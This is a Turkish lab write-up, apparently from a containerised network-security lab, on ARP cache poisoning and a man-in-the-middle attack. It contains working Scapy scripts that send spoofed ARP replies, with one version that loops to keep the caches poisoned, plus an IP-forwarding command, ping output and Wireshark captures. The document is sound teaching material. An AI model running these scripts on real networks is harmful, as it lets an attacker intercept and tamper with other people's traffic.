


Program çalışmadan önce ve sonra bakıldığında, A'nın önbelleğinin aldatıldığı tespit edildi.


Senaryo 2: B'nin IP'si A'nın önbelleğinde olmadığı durum için arp -d komutuyla silme işlemini gerçekleştirdik.



İşlem sonucu wireshark ortamında izlenmiştir.



A'nın önbellek tablosuna bakıldığında herhangi bir değişiklik olmadığı ve hiçbir bilgi yazılmadığı görülür.




```python
#!/usr/bin/python3
from scapy.all import *

A_ip = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B_ip = "10.9.0.6"
B_mac = "02:42:0a:09:00:06"
M_ip = "10.9.0.105"
M_mac = "02:42:0a:09:00:69"


# Poisoning A's mac
# Sending ARP reply from M->A
ethA = Ether(src=M_mac, dst=A_mac)
arpA = ARP(hwsrc=M_mac, psrc=B_ip,
           hwdst=A_mac, pdst=A_ip)
arpA.op = 2


# Poisoning B's arp
# Sending reply from M->B
ethB = Ether(src=M_mac, dst=B_mac)
arpB = ARP(hwsrc=M_mac, psrc=A_ip,
           hwdst=A_mac, pdst=B_ip)
arpB.op = 2


pkt1 = ethA/arpA
pkt1.show()
sendp(pkt1, count=1)
pkt2 = ethB/arpB
pkt2.show()
sendp(pkt2, count=1)
```


arp-attack.py

Bu Python kodu, Scapy kütüphanesini kullanarak bir ARP zehirleme saldırısı gerçekleştirmeyi amaçlar. ARP zehirleme saldırısı, ağdaki cihazların ARP tablolarını manipüle ederek ağ trafiğini yönlendirmeyi sağlar. Bu kodda, A ve B olarak adlandırılan iki cihaz ve M olarak adlandırılan saldırgan arasında bir ARP zehirleme saldırısı gerçekleştirilmektedir. İlk olarak, saldırgan M cihazının MAC adresi ve IP adresi tanımlanır. Ardından, A ve B cihazlarının MAC ve IP adresleri belirtilir. Saldırı iki adımda gerçekleştirilir:A cihazının MAC adresini zehirleme: Saldırgan M, A'ya ARP yanıtı (reply) paketi gönderir. Bu paket, M'nin MAC adresini A'ya A'nın IP adresi ile ilişkilendiren bir ARP yanıtıdır. B cihazının ARP tablosunu zehirleme: Saldırgan M, B'ye ARP yanıtı paketi gönderir. Bu paket, M'nin MAC adresini B'ye B'nin IP adresi ile ilişkilendiren bir ARP yanıtıdır. Gönderilecek her paket, Scapy kütüphanesinin sağladığı Ether() ve ARP() işlevlerini kullanarak oluşturulur. Paketler, sendp() işleviyle ağa gönderilir.


Kod bloğu çalıştırılır ve paket iletimi gözlemlenmeye başlanır.




Arp önbelleği çalıştırmadan önceki ve sonraki kodlar için kontrol edilir. Sonuç aşağıdaki gibidir. Saldırı başarılıdır.




Öncelikle ping atıyoruz ardından M Ana Bilgisayarında IP iletmenin kapatıp test etmeye başlıyoruz.



İşlem sonucu wireshark ortamında izlenmiştir.






Test ettiğimizde, bir süre başarılı olabileceğimizi, ancak daha sonra iletim doğru iletişime devam ediyor. Wireshark, bunun uzun süre yanıt vermemesinden kaynaklandığını gösteriyor, bu yüzden doğru MAC adresini elde etmek için başka bir ARP isteği gönderdi.

Bunu önlemek için zaman aralığı vererek kodumuzu güncelliyoruz.


```python
#!/usr/bin/python3
from scapy.all import *
A_ip = "10.9.0.5"
A_mac = "02:42:0a:09:00:05"
B_ip = "10.9.0.6"
B_mac = "02:42:0a:09:00:06"
M_ip = "10.9.0.105"
M_mac = "02:42:0a:09:00:69"

while True:
    # Poisoning A's mac
    # Sending ARP reply from M->A
    ethA = Ether(src=M_mac, dst=A_mac)
    arpA = ARP(hwsrc=M_mac, psrc=B_ip,
               hwdst=A_mac, pdst=A_ip)
    arpA.op = 2

    # Poisoning B's arp
    # Sending reply from M->B
    ethB = Ether(src=M_mac, dst=B_mac)
    arpB = ARP(hwsrc=M_mac, psrc=A_ip,
               hwdst=A_mac, pdst=B_ip)
    arpB.op = 2

    pkt1 = ethA/arpA
    pkt1.show()
    sendp(pkt1, count=1)
    pkt2 = ethB/arpB
    pkt2.show()
    sendp(pkt2, count=1)
    time.sleep(5)
```


arp-attack2.py

Kod bloğu çalıştırılır ve paket iletimi gözlemlenmeye başlanır.




Aşağıdaki sonuçlarda ping yapılamadığı görüldü.






Wireshark, hala yanıt vermemesine rağmen, cihazın ARP tablosunu kimlik sahtekarlığı için güncellemeye devam ettiği için ARP isteklerinde bulunmadığını tespit etti.



M ana bilgisayarında IP iletmeyi açıyoruz, böylece paketleri A ve B arasında iletiliyor. Aşağıdaki komutu çalıştırıp programı yeniden başlatıyoruz




```
root@8d76cf50f441:/volumes#  sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@8d76cf50f441:/volumes# python3 arp-attack2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.6

.
```

Ping işlemi gerçekleştiğinde aşağıdaki çıktıları elde ediyoruz.


```
root@e3479814837e:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=1.34 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.232 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.242 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.282 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=1.74 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.181 ms
From 10.9.0.105: icmp_seq=7 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.239 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.200 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=63 time=0.188 ms
From 10.9.0.105: icmp_seq=10 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=10 ttl=63 time=0.243 ms
^C
```

```
root@70d299d60dcc:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=1.11 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.214 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.258 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.221 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=5 ttl=63 time=0.219 ms
^C
```

Wireshark ortamındaki gözlem aşağıdakiler gibidir.



No.	Time	Source	Destination	Protocol	Length	Info
56	2023-05-29 17:4…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request
57	2023-05-29 17:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply
58	2023-05-29 17:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply
59	2023-05-29 17:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request
60	2023-05-29 17:4…	10.9.0.105	10.9.0.5	ICMP	126	Redirect
61	2023-05-29 17:4…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request
62	2023-05-29 17:4…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply
63	2023-05-29 17:4…	10.9.0.105	10.9.0.6	ICMP	126	Redirect



38	2023-05-29 17:5…	10.9.0.5	10.9.0.6	TCP	74 59404 → 23 [SYN] Seq=22
39	2023-05-29 17:5…	10.9.0.5	10.9.0.6	TCP	74 [TCP Retransmission] 59
40	2023-05-29 17:5…	10.9.0.5	10.9.0.6	TCP	74 [TCP Retransmission] 59
41	2023-05-29 17:5…	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42 10.9.0.6 is at 02:42:0a
42	2023-05-29 17:5…	02:42:0a:09:00:69	02:42:0a:09:00:06	ARP	42 10.9.0.5 is at 02:42:0a

```
▸ Frame 39: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface br-af9bd26d0c82, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▾ Transmission Control Protocol, Src Port: 59404, Dst Port: 23, Seq: 222086409, Len: 0
    Source Port: 59404
    Destination Port: 23
```

MITM (MAN IN THE MIDDLE) SALDIRISI

Bu Python kodu, aradaki adam saldırısı (Man-in-the-Middle, MITM) gerçekleştirmek için kullanılır. Aradaki adam saldırısı, saldırganın ağdaki iletişimi izlemesine, değiştirmesine veya manipüle etmesine izin verir.Kod, Scapy kütüphanesini kullanarak ARP zehirleme saldırısı ve ICMP iletişimi sağlayarak aradaki adam saldırısını gerçekleştirir.İşlevlerin açıklamaları şu şekildedir:

create_icmp_packet(): Kaynak MAC adresi, hedef MAC adresi, kaynak IP adresi ve hedef IP adresi ile ICMP paketi oluşturur.

perform_arp_spoofing(): Hedef cihazın MAC adresini ve IP adresini, sahte MAC adresi ve sahte IP adresiyle değiştirerek ARP zehirleme saldırısı gerçekleştirir. Saldırgan, hedef cihaza ARP yanıtı (reply) paketleri göndererek hedefin ARP tablosunu manipüle eder.

